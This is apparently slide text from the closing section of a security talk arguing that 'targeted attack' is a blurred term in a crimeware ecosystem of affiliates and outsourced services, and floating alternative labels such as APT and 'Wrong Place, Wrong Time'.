


Wrapping it up...

Keeping it simple (and wrong)




Federated Operations



- **Blurred “Targeted” vs “Opportunistic”?**
 - Unaffiliated attack components
 - Independent service provisioning
- **Targeted attacks**
 - Does “intent” matter?
 - “It’s just business” –
Don’t take it personally



- **It's a matter of perspective**
 - It feels personal...
- **There may be targeted objectives**
 - Different parts of the “value chain”
- **Attack delivery opportunistic**
 - Multiple campaigns & probabilities of success
 - Gray-areas of operation



- **Is the “Targeted Attack” an outdated term?**
 - Battling an ecosystem not an individual
- **TLA alternative labels?**
 - APT (Advanced Persistent Threat)
 - ABA (Affiliate-based Attack)
 - CDS (Crimeware Distribution System)
 - WPWT (Wrong Place, Wrong Time)



